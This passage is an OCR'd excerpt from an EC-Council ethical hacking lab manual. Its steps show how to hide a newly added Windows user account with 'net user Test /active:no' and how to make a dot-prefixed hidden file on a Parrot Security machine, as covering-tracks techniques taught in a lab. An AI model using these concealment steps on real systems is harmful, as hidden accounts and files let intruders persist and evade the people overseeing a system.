
13. Click on windows icon and click on user **Admin** to see the users list, you can see that the user **Test** is added to the list.



Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.


14. To hide the user account type **net user Test /active:no** and press **Enter**. The Test account is removed from the list.






Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

15. Now, let us hide files in **Parrot Security Machine**, switch to **Parrot Security** virtual Machine.
16. In **Parrot Security** machine open a terminal window and type **cd Desktop** and press **Enter** to navigate to **Desktop**.
17. Type **mkdir Test** and press **Enter** to create **Test** directory on **Desktop**.




18. Type **cd Test** and press **Enter** to navigate into **Test** directory.
19. Now, type **>> Sample.txt** and press **Enter** to create **Sample.txt** file.




Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

20. Type **touch Sample.txt** and press **Enter**. To view the contents type **ls** and press **Enter**.
21. In the terminal window type **touch .Secret.txt** and press **Enter** to create **Secret.txt** file.

